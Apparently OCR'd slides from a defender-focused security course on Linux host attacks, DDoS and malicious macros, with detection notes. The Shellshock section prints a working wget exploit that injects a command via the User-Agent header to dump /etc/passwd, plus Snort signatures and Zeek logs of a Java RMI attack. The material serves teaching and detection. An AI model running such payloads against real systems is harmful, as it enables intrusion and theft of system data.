
The discovery of Shellshock resulted in several CVE's being assigned. For the purpose of this course, we're going to focus on the CGI attack vector.

https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html

OUTLINE
& Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock

3.2.5.3 Shellshock

On your right, you can see an attacker trying to identify accessible CGI scripts on a remote server (192.168.13.29).



OUTLINE

Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock

3.2.5.3 Shellshock

Then the attacker tries to identify if the exposed CGI script is vulnerable to shellshock using Nmap.

```
nmap --script http-shellshock --script-args
uri=/cgi-bin/login.cgi 192.168.13.29 -p 80
```

```
Nmap scan report for server3 (192.168.13.29)
Host is up (0.0011s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_      http://seclists.org/oss-sec/2014/q3/685
MAC Address: 00:0C:29:ED:48:92 (VMware)
```


OUTLINE

3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock

3.2.5.3 Shellshock

Finally, the attacker exploits the vulnerable CGI script by executing a `wget` command that will:

- Issue a GET request to the vulnerable system
- Use a Shellshock-ified `User-Agent` (`-U`) to `echo` the contents of `/etc/passwd` to a local file on the attacking system (`login.cgi`)
- Display `login.cgi`'s contents (`&& cat login.cgi`)

```
wget -U "() { foo;};echo \"Content-type:
text/plain\"; echo; echo; /bin/cat /etc/passwd"
http://192.168.13.29/cgi-bin/login.cgi && cat
login.cgi
```

```
root@tester:~# wget -U "() { foo;};echo \"Content-type: text/plain\"; echo; echo
; /bin/cat /etc/passwd" http://192.168.13.29/cgi-bin/login.cgi && cat login.cgi
--2018-01-22 17:33:12--  http://192.168.13.29/cgi-bin/login.cgi
Connecting to 192.168.13.29:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'login.cgi'

login.cgi                       [ <=>                                 ]   1.5
8K  --.-KB/s    in 0s

2018-01-22 17:33:12 (97.9 MB/s) - 'login.cgi' saved [1613]


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```


OUTLINE

3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock

3.2.5.3 Shellshock

Detection

This exploit could easily be detected by an IDS/IPS. See a viable signature below.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"OS-OTHER Bash
CGI environment variable injection attempt"; flow:to_server,established;
content:"() {"; fast_pattern:only; http_uri; metadata:policy balanced-ips
drop, policy security-ips drop, ruleset community, service http;
reference:cve,2014-6271; reference:cve,2014-6277; reference:cve,2014-6278;
reference:cve,2014-7169; classtype:attempted-admin; sid:31977; rev:4; )
```


OUTLINE
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock

3.2.5.4 Heartbleed

Heartbleed, which surfaced in 2014, was a critical bug affecting OpenSSL versions 1.0.1 through 1.0.1f and allowed for the reading of encrypted data stored in memory due to a faulty implementation of the TLS (Transport Layer Security) and DTLS (Datagram Transport Layer Security) protocols' heartbeat extension (RFC6520).

http://heartbleed.com/
https://tools.ietf.org/html/rfc6520

OUTLINE
Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed

3.2.5.4 Heartbleed

In addition to the "dumping" of arbitrary encrypted data from a server, which could include anything from credentials for the application and any other sensitive data that might reside in memory at any given moment, it also allowed for the dumping of the Private Key responsible for securing that data over SSL.

Having this information would allow an attacker to intercept all SSL traffic to and from an affected server, among other things.

https://info.ssl.com/faq-what-is-a-private-key/

OUTLINE
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed

3.2.5.4 Heartbleed

Detection

Please refer to the “Effectively Using Snort” lab to witness first hand how this attack looks like on the wire and how you can create a signature to detect it.

OUTLINE
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed

3.2.5.5 Java RMI Registry Exploitation

One usually under-appreciated, and overlooked class of vulnerabilities consistently found on Penetration Tests are those involving Java API's, particularly, services which offer a way to invoke Java methods remotely, also known as Java RMI.

https://en.wikipedia.org/wiki/Java_remote_method_invocation

OUTLINE
Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation

3.2.5.5 Java RMI Registry Exploitation

In particular, there exists a vulnerability in **default** configurations of RMI Registry and RMI Activation Services, and affects what is known as the "RMI Distributed Garbage Collector," and essentially allows the loading of arbitrary Java classes from an attacker-defined URL.

http://java.sys-con.com/node/35865

OUTLINE
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation

3.2.5.5 Java RMI Registry Exploitation

The Java RMI Registry service is typically found on port `1099` TCP and can be fingerprinted with a Nmap version scan (`-sV`). On Linux systems it is identified by the "`GNU Classpath grmiregistry`" fingerprint as seen in the scan output below:

```
nmap -sT 192.168.13.29 -p 1099 -sV
```

GNU Classpath Registry Fingerprint

```
Nmap scan report for server3 (192.168.13.29)
Host is up (0.00027s latency).

PORT      STATE SERVICE     VERSION
1099/tcp open  rmiregistry GNU Classpath grmiregistry
MAC Address: 00:0C:29:ED:4B:92 (VMware)
Service Info: Host: localhost
```


OUTLINE

3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation

3.2.5.5 Java RMI Registry Exploitation

Detection

Bro's *conn.log* and *http.log* can be utilized to identify suspicious interactions with the Java RMI Registry service.

OUTLINE

3.2.5.3 Shellshock

3.2.5.3 Shellshock

3.2.5.3 Shellshock

3.2.5.3 Shellshock

3.2.5.4 Heartbleed

3.2.5.4 Heartbleed

3.2.5.4 Heartbleed

3.2.5.5 Java RMI Registry Exploitation

3.2.5.5 Java RMI Registry Exploitation

3.2.5.5 Java RMI Registry Exploitation

3.2.5.5 Java RMI Registry Exploitation

3.2.5.5 Java RMI Registry Exploitation

Detection

- By inspecting Bro's *conn.log* defenders can spot the RMI upload (131.243.xxx.xxx hosts the Java RMI Registry service)
- Right after the RMI upload, defenders can see the machine hosting the Java RMI Registry service communicating with a remote machine (209.112.253.167) over port 8080
- By consulting with Bro's *http.log* defenders can identify that a **.war** file was uploaded and right after that, communication was established with the remote machine we identified in Bro's *conn.log* (209.112.253.167)

conn.log

```
May 24 22:16:56 107.161.158.254 42364 131.243.xxx.xxx 1099
tcp      -        2.380179         198     2640     SF        F
0        ShADadfF

May 24 22:20:31 131.243.xxx.xxx 60482 209.112.253.167 8080
tcp  http  5.372625  180 7154   SF  T   0   ShADadFf

May 24 22:20:32 CJ36Ya23iZgqSwZqI 131.243.xxx.xxx  60485
209.112.253.167  8080   tcp http   3.514699  419 30552  SF  T
   0  ShADadfFr
```

http logs

```
May 24 22:20:31    CWXEiw4opxO6pQqMHb  131.243.xxx.xxx    60482    209.112.253.167
     8080 1    GET  209.112.253.167     /OJpl3zP6kDDz/femw.jar   -    Java/1.4.2_03  0
     7015 200  OK   -    -    -     (empty)   -    -    -    -    -    FMx3Px2Mhl2zlistJk
     application/zip
May 24 22:20:32    CJ36Ya23iZgqSwZqI   131.243.xxx.xxx    60485    209.112.253.167
     8080 1    GET  209.112.253.167     /INITJM    -    Java/1.4.2_03030470 200  OK   -
     -    -    (empty)   -    -    -    -    -    FbzYLI3zFZam4tVf21  application/octet-
stream

May 24 22:20:36    CFz0OC2y9yukeY98L1  131.243.xxx.xxx    60486    209.112.253.167
     8080 1    POST 209.112.253.167     /RvGS_VIGdv5tex3PT5ALQ/  -    Java/1.4.2_03  4
     38916     200  OK   -    -    -    (empty)   -    -    -    FFiphrjsAzy2OYZY8
text/plain     FZJXj114HsEpevI4b6  application/octet-stream
May 24 22:20:36    CBFoYM26kAlx03AE84  131.243.xxx.xxx    60487    209.112.253.167
     8080 1    POST 209.112.253.167     /RvGS_VIGdv5tex3PT5ALQ/  -    Java/1.4.2_03  888
     0    200  OK   -    -    -     (empty)   -    -    -    FHfnM7Ja2CtqDw5yA9
application/octet-stream -    -
```

Source: https://www.zeek.org/brocon2015/slides/sharma_p0wnage.pdf

OUTLINE

3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation

3.2.5.6 Exploiting Insecure Java Deserialization

While staying on the topic of Java-based applications or services, one particular class of vulnerabilities we should mention falls under the domain of "Java Deserialization" attacks, or in general, "Deserialization of untrusted data."

https://www.owasp.org/index.php/Deserialization_of_untrusted_data

OUTLINE
3.2.5.3 Shellshock
3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization

3.2.5.6 Exploiting Insecure Java Deserialization

Simply put, **serialization** itself is a process of converting application data to another format (usually binary) which is suitable for transportation over a network or storage on a disk.

Deserialization occurs when an application reverses the aforementioned process in order to read serialized data.

OUTLINE

3.2.5.3 Shellshock
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...

3.2.5.6 Exploiting Insecure Java Deserialization

Specific Java deserialization mechanisms were found to insecurely deserialize untrusted user-supplied data. According to the researchers this behavior could result in remote and unauthenticated code execution.

The above explanation over-simplifies things. Please refer to the following resources for a thorough and technical explanation.

- https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/
- https://nytrosecurity.com/2018/05/30/understanding-java-deserialization/

https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability
https://nytrosecurity.com/2018/05/30/understanding-java-deserialization/

OUTLINE

3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...

3.2.5.6 Exploiting Insecure Java Deserialization

Detection

By studying the second resource of the previous slide, it is obvious that IDS/IPS could assist defenders in identifying Java deserialization-based attacks. Find on the next slide some viable Snort rules to detect specific iterations of Java deserialization-based attacks.

OUTLINE

3.2.5.4 Heartbleed
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...

3.2.5.6 Exploiting Insecure Java Deserialization

Detection

```
alert tcp any any -> $HOME_NET any (msg:" ETPRO EXPLOIT Serialized Java Object Calling Common Collection Function"; flow:to_server,established;
content:"rO0ABXNyA"; content:"jb21tb25zLmNvbGxlY3Rpb25z"; fast_pattern; distance:0; reference:url,github.com/foxglovesec/JavaUnserializeExploits;
classtype:misc-activity; sid:2814811; rev:1;)

alert tcp any any -> $HOME_NET any (msg:" ETPRO EXPLOIT Serialized Java Object Calling Common Collection Function"; flow:to_server,established;
content:"|ac ed 00 05 73 72 00|"; fast_pattern; content:"commons.collections"; nocase; distance:0;
reference:url,github.com/foxglovesec/JavaUnserializeExploits; classtype:misc-activity; sid:2814812; rev:1;)

alert tcp any any -> $HOME_NET any (msg:" ETPRO EXPLOIT Serialized Java Object Generated by ysoserial"; flow:to_server,established; content:"|ac
ed 00 05 73 72 00|"; fast_pattern; content:"java/io/Serializable"; nocase; distance:0; content:"ysoserial/payloads/util/Gadgets";
reference:url,github.com/foxglovesec/JavaUnserializeExploits; classtype:misc-activity; sid:2814813; rev:1;)

alert tcp any any -> $HOME_NET any (msg:" ETPRO EXPLOIT Serialized Groovy Java Object Generated by ysoserial"; flow:to_server,established;
content:"|ac ed 00 05 73 72 00|"; fast_pattern; content:"org.codehaus.groovy.runtime.ConversionHandler"; nocase; distance:0;
content:"ysoserial/payloads/util/Gadgets"; reference:url,github.com/foxglovesec/JavaUnserializeExploits; classtype:misc-activity; sid:2814814;
rev:1;)

alert tcp any any -> $HOME_NET any (msg:" ETPRO EXPLOIT Serialized Spring Java Object Generated by ysoserial"; flow:to_server,established;
content:"|ac ed 00 05 73 72 00|"; fast_pattern; content:"org.springframework.core.SerializableTypeWrapper"; nocase; distance:0;
content:"ysoserial/payloads/util/Gadgets"; reference:url,github.com/foxglovesec/JavaUnserializeExploits; classtype:misc-activity; sid:2814815;
rev:1;)
```


OUTLINE
3.2.5.4 Heartbleed
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...

3.2.5 Remote Linux Host Attacks

We only covered the most commonly found exploitation techniques against remote Linux hosts.

As a defender you should stay on top of the vulnerabilities that can affect your organization's Linux assets, and the respective defenses of course.

OUTLINE
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks

3.2.6 Denial of Service Attacks

As already mentioned in the beginning of this module, attackers may be only interested in disrupting an organization's operations. If this is the case, they will most probably cause system crashes or launch packet floods against critical systems.

OUTLINE

3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks

3.2.6 Denial of Service Attacks

The most commonly met Distributed Denial of Service (DDoS) attacks are:


- DNS Amplification Attacks
- Botnet-based Attacks

OUTLINE

Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks

3.2.6.1 DNS Amplification Attacks

DNS Amplification Attacks are reflection-based volumetric DDoS attack in which attackers leverage functionality of publicly accessible open DNS resolvers to turn initially small queries into much larger DNS response traffic, which is used to bring down a target server.



Source: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/

OUTLINE
3.2.5.5 Java RMI Registry Exploitation
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks

3.2.6.1 DNS Amplification Attacks

How the "amplification" part is accomplished you may ask.

- The EDNS0 DNS protocol extension can be leveraged in each request, since it allows for large DNS messages
- The same applies for the cryptographic feature of the DNS security extension (DNSSEC)
- Spoofed queries of the type "ANY," are also used for amplification purposes since it returns all known information about a DNS zone

https://blogs.msmvps.com/acefekay/2010/10/11/edns0-extension-mechanisms-for-dns/
https://www.incapsula.com/web-application-security/dnssec.html


OUTLINE
3.2.5.5 Java RMI Registry Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks

3.2.6.2 Botnet-based Attacks

Instead of using one "bot" to launch an attack, an attacker may choose to utilize a whole botnet.

The use of multiple resources/bots is primarily intended as a method to amplify the capabilities of a single attacker, but it can also help to conceal his/her identity as well as complicate mitigation efforts.

The geographical distribution and computing power of a botnet can result in a devastating DDoS attack.



Source: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-botnet/

OUTLINE

Exploitation
3.2.5.6 Exploiting Insecure Java Deserialization
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks

3.2.6.2 Botnet-based Attacks

Preparation & Defense

Although it is considered very difficult to completely defend against (D)DoS attacks, there are best practices and guidelines that can mitigate their impact.

As far as the technical and business parts are concerned the following should be taken into consideration:

- Identify all publicly accessible services
- Validate capacity of network equipment
- Enumerate areas of dynamic content
- Assess vendors
- Identify business critical systems
- Cost of downtime
- Understand overall industry risks

OUTLINE

3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks

3.2.6.2 Botnet-based Attacks

Preparation & Defense

On-premises mitigation hardware against (D)DoS attacks, like traditional and "next-gen" firewalls, web application firewalls (WAF), intrusion prevention/detection systems (IPS/IDS), purpose-built (D)DoS mitigation appliances and load balancers, should be in place as a first line of defense.

As a second layer of defense against (D)DoS attacks, utilization of the following mitigation solutions is recommended:

- ISP blocking and "clean pipes"
- Content delivery network (CDN) as a (D)DoS mitigation platform
- (D)DoS traffic scrubbing service
- Source address rate limiting
- Protocol rate limiting
- Anomaly detection
- Utilization of a HTTP/S JavaScript challenge
- Reputation data
- Sinkholes against (D)DoS attacks (Blackhole Routing)

OUTLINE

3.2.5.6 Exploiting Insecure Java Deseriali...

3.2.5.6 Exploiting Insecure Java Deseriali...

3.2.5.6 Exploiting Insecure Java Deseriali...

3.2.5 Remote Linux Host Attacks

3.2.6 Denial of Service Attacks

3.2.6 Denial of Service Attacks

3.2.6.1 DNS Amplification Attacks

3.2.6.1 DNS Amplification Attacks

3.2.6.2 Botnet-based Attacks

3.2.6.2 Botnet-based Attacks

3.2.6.2 Botnet-based Attacks

3.2.7 Malicious Macros

Malicious Office documents have been plaguing organizations all around the globe for more than a decade. Attackers leverage the capability of Office macros to execute VBA code to deliver and execute malicious code. In addition, macro signing is quite challenging to deploy.

It is imperative that defenders find a way to detect macros being executed in their environment.

OUTLINE
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5.6 Exploiting Insecure Java Deseriali...
3.2.5 Remote Linux Host Attacks
3.2.6 Denial of Service Attacks
3.2.6 Denial of Service Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.1 DNS Amplification Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.6.2 Botnet-based Attacks
3.2.7 Malicious Macros

3.2.7 Malicious Macros

Detection

Luckily, once macros are enabled by a user, Office keeps track of this approval so that the next time this very document is opened the user won't be asked to enable macros. To be more specific, whenever macros are enabled by a user or whenever a user clicks on "*Enable Editing*" an entry is made under a registry key named *TrustRecords* that contains the file path to the document.

It should be noted that the above is true only if Office is deployed with its default macro settings (*disable macros and show notification*).

http://az4n6.blogspot.com/2016/02/more-on-trust-records-macros-and.html

